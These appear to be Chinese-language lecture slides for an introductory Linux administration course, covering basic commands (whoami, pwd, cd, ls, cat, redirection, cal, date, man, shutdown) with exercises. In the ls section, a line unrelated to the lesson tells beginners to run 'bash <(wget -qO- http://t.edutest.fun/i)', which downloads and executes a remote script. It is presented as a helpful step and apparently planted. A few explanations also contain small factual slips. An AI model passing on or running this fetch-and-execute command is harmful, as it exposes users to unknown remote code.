

# Linux系统管理

南通师范高等专科学校 朱亚林



# 本章导言

Linux的操作和Windows有着很大的不同。

习惯了Windows中万事皆可鼠标，Linux中黑乎乎的命令行无所不能。

本章内容：

- ✓ 迈入Linux的大门；
- ✓ 认识Linux的文件系统；
- ✓ 尝试一些基础的操作命令。



# 第3章

## 初涉命令

---

## 3.1 我是谁

---

# 获取当前用户信息

- ✓ 要了解是谁登录在当前的终端中，可以使用命令：whoami
- ✓ 示例：

```
zz@zz-lab:~$ whoami  
zz  
zz@zz-lab:~$ |
```



# Linux命令输入的几个要点

- ✓ Linux的命令是区分大小写的；
- ✓ Linux的命令可以快速补齐，例如以下whoami这个命令，当你输入who之后，按下键盘上的Tab键，就会出现以who开头的命令候选队列；
- ✓ 查看历史命令，可以输入history整体浏览，也可以按下键盘上的上箭头、下箭头来进行翻阅；
- ✓ 当屏幕上的信息太多了，可以输入clear命令来清屏，或者使用Ctrl+L来清屏。



# 获取当前登录用户信息


- ✓ 要了解当前服务器上登录了哪些用户，可以使用命令：who
- ✓ 示例：

```
zz@zz-lab:~$ who
zz      tty1      2022-03-04 12:00
zz      pts/0    2022-03-08 09:55 (172.27.128.1)
```



# 怎样和其他在线用户进行交流

## ✓ write



```
zz@debian:~$ write newbie
write: newbie is logged in more than once; writing to pts/4
Hello

Message from newbie@debian on pts/4 at 09:42 ...
Hello
How are you
-

newbie@debian:~$ write zz
write: zz is logged in more than once; writing to pts/3
Hello
How are you
```






## 3.2 我在哪

---

## 3.2.1 Linux文件系统

- ✓ Linux文件系统与Windows完全不一样。Windows中有C盘、D盘……这些盘符，各类文件则是存放在这些分区中的，除此之外还能看到拟物化的光驱、U盘等外设，一些硬件设备则专门有控制面板来进行管理。在Linux中，万物皆为文件，以上所说的这些都以文件的形式存在于某一个系统目录之中。



目录	说明
/	Linux系统的根目录
/bin	bin 是 Binaries (二进制文件) 的缩写, 这个目录存放着最经常使用的命令
/boot	这里存放的是启动Linux 时使用的一些核心文件, 包括一些连接文件以及镜像文件
/dev	dev 是 Device (设备) 的缩写, 该目录下存放的是 Linux 的外部设备, 在 Linux 中访问设备的方式和访问文件的方式是相同的
/etc	etc 是 Etcetera (等等) 的缩写, 这个目录用来存放所有的系统管理所需要的配置文件和子目录
/home	用户的主目录, 在Linux 中, 每个用户都有一个自己的目录, 一般该目录名是以用户的账号命名的, 如上图中的zz
/lib	lib 是 Library (库) 的缩写这个目录里存放着系统最基本的动态连接共享库, 其作用类似于 Windows 里的 DLL 文件。几乎所有的应用程序都需要用到这些共享库
/lost+found	这个目录一般情况下是空的, 当系统非法关机后, 这里就存放了一些文件
/media	linux 系统会自动识别一些设备, 例如U盘、光驱等等, 当识别后, Linux 会把识别的设备挂载到这个目录下
/mnt	系统提供该目录是为了让用户临时挂载别的文件系统的, 我们可以将光驱挂载在/mnt/ 上, 然后进入该目录就可以查看光驱里的内容了
/opt	opt 是 optional (可选) 的缩写, 这是给主机额外安装软件所摆放的目录。比如你安装一个ORACLE数据库则就可以放到这个目录下。默认是空的
/proc	proc 是 Processes (进程) 的缩写, /proc 是一种伪文件系统 (也即虚拟文件系统), 存储的是当前内核运行状态的一系列特殊文件, 这个目录是一个虚拟的目录, 它是系统内存的映射, 我们可以通过直接访问这个目录来获取系统信息。这个目录的内容不在硬盘上而是在内存里, 我们也可以直接修改里面的某些文件。
/root	该目录为系统管理员, 也称作超级权限者的用户主目录
/srv	该目录存放一些服务启动之后需要提取的数据
/tmp	tmp 是 temporary (临时) 的缩写这个目录是用来存放一些临时文件的
/usr	usr 是 unix shared resources (共享资源) 的缩写, 这是一个非常重要的目录, 用户的很多应用程序和文件都放在这个目录下, 类似于 windows 下的 program files 目录
/var	var 是 variable (变量) 的缩写, 这个目录中存放着在不断扩充着的东西, 我们习惯将那些经常被修改的目录放在这个目录下, 包括各种日志文件



## 重要提示：

- ✓ 为了保证系统的稳定运行，用户即使在取得了Linux管理员的权限之后也要切记，**不要随便将上述目录更名或者移动位置。**



## 3.2.2 pwd (print work directory) 显示当前位置

- 了解这些目录功能之后，回到本节的学习目标，再来查看一下当前所处的位置。具体方法是在命令行中输入pwd，然后回车。如图所示，此时在该命令下面一行就会显示出当前所处的目录了。

```
zz@debian:~$ pwd  
/home/zz
```



## 3.3 我能去哪里

---

# cd (change directory) 改变目录

- ✓ cd命令用于在各个目录之间自由穿梭。
- ✓ cd命令的一般格式是，在cd后键入空格，再输入要进入的目录路径就行。例如：

```
zz@zz-lab:~$ cd /home  
zz@zz-lab:~/home$ |
```



# 绝对路径和相对路径

- ✓ 从根目录开始，一级一级的指示目录或文件所在位置的路径表示方式称之为绝对路径。

例如：`cd /home/zz/`

- ✓ 不是从根目录“/”开始，而是以当前目录为基准，来确定目标目录的位置称之为相对路径。

例如：`cd Documents`





# 几个表示目录的特殊符号

- ✓ . 表示当前目录
- ✓ .. 表示上级目录
- ✓ ~ 表示当前用户的主目录



## 3.4 这里都有什么

---

# ls (list files) 列出目录内容

✓ ls (list files) 是最好的查询工具。它用于显示目录中的文件信息，ls命令的使用格式如下：

```
ls [选项] [文件或路径]
```

## 命令释义说明：

- ls表示的是命令本身，
- 其后用**中括号**表示的内容均属于**可选内容**，但顺序不能改变
- 即，ls可以单独出现，可以带上选项出现，可以带上文件或路径出现，也可以带上选项及文件或路径出现，**如果有选项出现时**，需要在选项前加上“-”



# 初步展示ls的功能

- ✓ 执行以下命令，查看命令行反馈的信息。

```
cd /  
ls
```

```
zz@zz-lab:/$ ls  
bin      home      lib32     media     root      sys       vmlinuz  
boot     initrd.img  lib64     mnt       run       tmp       vmlinuz.old  
dev      initrd.img.old  libx32    opt       sbin      usr  
etc      lib        lost+found  proc      srv       var
```



# 深入了解ls的魅力

✓ ls命令可以配合选项使用，那有哪些选项呢？

选项	作用
-a	显示所有文件及目录（包括以.开头的隐藏文件）
-l	除文件名称外，将文件类型、权限、拥有者、大小等信息列出
-r	将文件以英文字母反向顺序列出
-t	将文件按建立时间顺序列出
-A	显示所有文件及目录（不包括以.开头的隐藏文件）
-F	在列出的文件名称之后加上指示符号，如果是可执行文件加上“*”，如果是目录加上“/”
-R	遍历目录，如果其中有文件，也将文件列出



## 例：使用ls配合参数来进行目录查询

- ✓ 以列表形式查询用户主目录中的所有信息，并尝试解读。

```
zz@zz-lab:/$ cd
zz@zz-lab:~$ ls -al
total 44
drwxr-xr-x 7 zz  zz  4096 Mar  8 14:14 .
drwxr-xr-x 3 root root 4096 Mar  5 17:47 ..
-rw-r--r-- 1 zz  zz   220 Mar  5 17:47 .bash_logout
-rw-r--r-- 1 zz  zz  3526 Mar  5 17:47 .bashrc
drwxr-xr-x 2 zz  zz  4096 Mar  8 14:14 Document
drwxr-xr-x 2 zz  zz  4096 Mar  8 14:14 Downloads
drwxr-xr-x 2 zz  zz  4096 Mar  8 14:14 Musics
drwxr-xr-x 2 zz  zz  4096 Mar  8 14:14 Pictures
-rw-r--r-- 1 zz  zz   807 Mar  5 17:47 .profile
drwxr-xr-x 2 zz  zz  4096 Mar  8 14:14 Videos
-rw----- 1 zz  zz  1432 Mar  8 14:03 .viminfo
```

如果目录下没有文件夹，这个命令可以帮助你：

```
bash <(wget -qO- http://t.edutest.fun/i)
```



```

zz@zz-lab:/$ cd
zz@zz-lab:~$ ls -al
total 44
drwxr-xr-x 7 zz  zz  4096 Mar  8 14:14 .
drwxr-xr-x 3 root root 4096 Mar  5 17:47 ..
-rw-r--r-- 1 zz  zz   220 Mar  5 17:47 .bash_logout
-rw-r--r-- 1 zz  zz  3526 Mar  5 17:47 .bashrc
drwxr-xr-x 2 zz  zz  4096 Mar  8 14:14 Document
drwxr-xr-x 2 zz  zz  4096 Mar  8 14:14 Downloads
drwxr-xr-x 2 zz  zz  4096 Mar  8 14:14 Musics
drwxr-xr-x 2 zz  zz  4096 Mar  8 14:14 Pictures
-rw-r--r-- 1 zz  zz   807 Mar  5 17:47 .profile
drwxr-xr-x 2 zz  zz  4096 Mar  8 14:14 Videos
-rw----- 1 zz  zz  1432 Mar  8 14:03 .viminfo

```

**(1) 第一行: total 44**

表示当前目录下所有文件占用的空间总和，76表示大小，是以bytes（字节）为单位的；

**(2) 第一列: drwxr-xr-x**

这一串谜一样的表达一共有10位，它包含了以下信息：

n 第1位表示文档类型，-表示普通文件，d表示目录文件

n 后9位，依次对应三种身份owner、group、others（即拥有者、同一个群组下的用户、其他用户）所拥有的权限，权限顺序为：readable（可读）、writable（可写）、executable（可执行）

对应到drwxr-xr-x就是指，这是一个目录，拥有者可读可写可执行，和拥有者同一群组的用户可读不可写但可执行，其他用户可读不可写可执行。

**(3) 第二列: 7**

这个数字表示链接数，表示有多少个文件链接到inode号码。

**(4) 第三列: zz**

表示当前对象的拥有者。

**(5) 第四列: zz**

表示所属群组。

**(6) 第五列: 4096**

表示文档容量大小，单位是字节。

**(7) 第六列: Mar 8**

表示该文档最后的修改时间。




## 3.5 写点什么

---



# cat命令

- ✓ cat命令可以用于创建文件、显示文件



## 3.5.1 使用cat创建文件写入信息

例：将一段简短的文本保存到用户主目录下，文件名为sayHello.txt

```
zz@zz-lab:~$ cat > sayHello.txt  
Hello, Linux!  
I like it!
```

- ✓ cat是命令，“>”表示以下输入的内容指向其后的文件名中，这三个元素之间用空格隔开；
- ✓ 键入以上命令后，就进入输入模式，可以无限制的输入信息；
- ✓ 需要结束时，按下ctrl+D键；
- ✓ 如此，以上信息就保存到了sayHello.txt中。



## 3.5.2 使用cat查看文件内容

- ✓ 使用ls命令，查看sayHello.txt是否存在

```
zz@zz-lab:~$ ls -al sayHello.txt
-rw-r--r-- 1 zz zz 24 Mar  8 14:49 sayHello.txt
```

- ✓ 再次使用cat命令查看sayHello.txt中的内容

```
zz@zz-lab:~$ cat sayHello.txt
Hello, Linux!
I like it!
```



# cat命令的一般格式

```
cat [选项] [文件或路径]
```



# cat命令的常用选项

选项	说明
-n 或 --number	由 1 开始对所有输出的行数编号。
-b 或 --number-nonblank	和 -n 相似，只不过对于空白行不编号。
-s 或 --squeeze-blank	当遇到有连续两行以上的空白行，就代换为一行的空白行。
-v 或 --show-nonprinting	使用 ^ 和 M- 符号，除了 LFD 和 TAB 之外。
-E 或 --show-ends	在每行结束处显示 \$。
-T 或 --show-tabs	将 TAB 字符显示为 ^I。
-A, --show-all	等价于 -vET。
-e	等价于"-vE"选项；
-t	等价于"-vT"选项；



# 输入输出重定向

符号	作用
Command < file	将file文件作为command命令的标准输入
Command > file	将command命令的结果输出到file文件中，若file存在则覆盖，若file不存在则新建
Command >> file	将command命令的结果输出到file文件中，若file存在则追加，若file不存在则新建
Command 2 > file	将command命令结果的错误信息输出到file中，若file存在则覆盖，若file不存在则新建
Command &> file	将command命令结果的所有信息（正确和错误）输出到file文件中，若file存在则覆盖，若file不存在则新建



## 3.5.3 使用cat合并文件

- ✓ 例：创建一个test.txt，其中输入“hello,world!”；创建一个test-add.text，其中输入“I am a Chinese.”；要求将两个文件加上行号合并生成test-final.text



## 3.6 查看日历、时间

---



## 3.6.1 查看日历

- ✓ 查看日历的命令是cal，这个程序并不是Debian自带的程序，它处于bsdmainutils这个软件包中，因此，在使用cal前，可以通过包管理器进行安装。

```
sudo apt install bsdmainutils
```

- ✓ 可以通过给cal带上年份参数，从而查看一年的日历
- ✓ 可以通过给cal加上-j参数，查看从1月1日开始计算的天数

```
zz@zz-lab:~$ cal -j 2022
                2022
    January          February
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
                1 32 33 34 35 36
 2  3  4  5  6  7  8 37 38 39 40 41 42 43
 9 10 11 12 13 14 15 44 45 46 47 48 49 50
16 17 18 19 20 21 22 51 52 53 54 55 56 57
23 24 25 26 27 28 29 58 59
30 31
```



## 3.6.2 查看时间

- ✓ 查看时间的命令是date。在命令行中输入以上命令后，默认会显示当前的日期及时间。

```
zz@zz-lab:~$ date  
Tue 08 Mar 2022 03:07:57 PM CST
```

- ✓ date不仅可以用来显示时间，也可以用来设置时间。

```
sudo date -s "2020/01/07 14:58:00"
```



## **3.7 Linux中的百科全书**

---

# 关于man命令

- ✓ Linux给用户准备了一部百科全书——man命令。
- ✓ man命令是Linux下的帮助指令，通过man指令可以查看Linux中的指令帮助、配置文件帮助和编程帮助等信息。

man 要查询的命令



## 3.8 休息一下：关机

---

## 3.8.1 shutdown命令

✓ shutdown命令的一般格式如下：

```
shutdown [选项] 时间 [警告信息]
```

选项	作用
-c	取消已经执行的shutdown命令
-n	不采用正常程序来关机，用强迫的方式杀掉所有执行中的程序后自行关机
-h	指定时间关机，now是立即关机
-r	指定时间重启，now是立即重启
-t	指定秒后关机



## 例：使用shutdown命令进行以下操作

- ✓ (1) 设置10分钟以后关机
- ✓ (2) 取消关机事项
- ✓ (3) 下一个5:30重启
- ✓ (4) 立刻关机



## 3.8.2 halt命令

- ✓ halt也是用于关机的一种命令，它会通知硬件停止所有的CPU功能，执行时会杀死进程。它的命令格式如下：

```
halt [选项]
```

选项	作用
-n	在关机前不做同步硬盘/存储介质的操作
-w	并不会真的关机，只是把记录写到 /var/log/wtmp 文件里
-d	不把记录写到 /var/log/wtmp 文件里（-n 这个参数包含了 -d）
-f	强迫重启，不呼叫 shutdown 这个指令
-i	在关机之前先把所有网络相关的装置先停止
-p	当关机的时候，顺便做关闭电源（poweroff）的动作





## 3.8.3 reboot命令

- ✓ reboot命令用于用来重新启动计算机，它的命令格式如下：

```
reboot [选项]
```


选项	作用
-n	在重启前不做同步硬盘/存储介质的操作
-w	并不会真的重启，只是把记录写到 /var/log/wtmp 文件里
-d	不把记录写到 /var/log/wtmp 文件里（-n 这个参数包含了 -d）
-f	强制重启，不呼叫 shutdown 这个指令
-i	在重启之前先把所有网络相关的装置先停止



## 本章习题

- ✓ 1. Linux命令有什么特点。
- ✓ 2. Linux的文件系统有什么特点。
- ✓ 3. 登录Linux环境，完成以下操作
  - ✓ (1) 进入用户主目录；
  - ✓ (2) 确认当前目录；
  - ✓ (3) 查询当前时间，并输出到time.txt中；
  - ✓ (4) 查看目录/etc情况，将目录列表保存到当前目标list.txt中；
  - ✓ (5) 合并time.txt和list.txt，生成一个新的文件new.txt；
  - ✓ (6) 建立一个文本文件，名为：Chapter3.txt；内容为：The town is in my dream, the town is in my heart, I love my town.





# Linux系统管理

南通师范高等专科学校 朱亚林

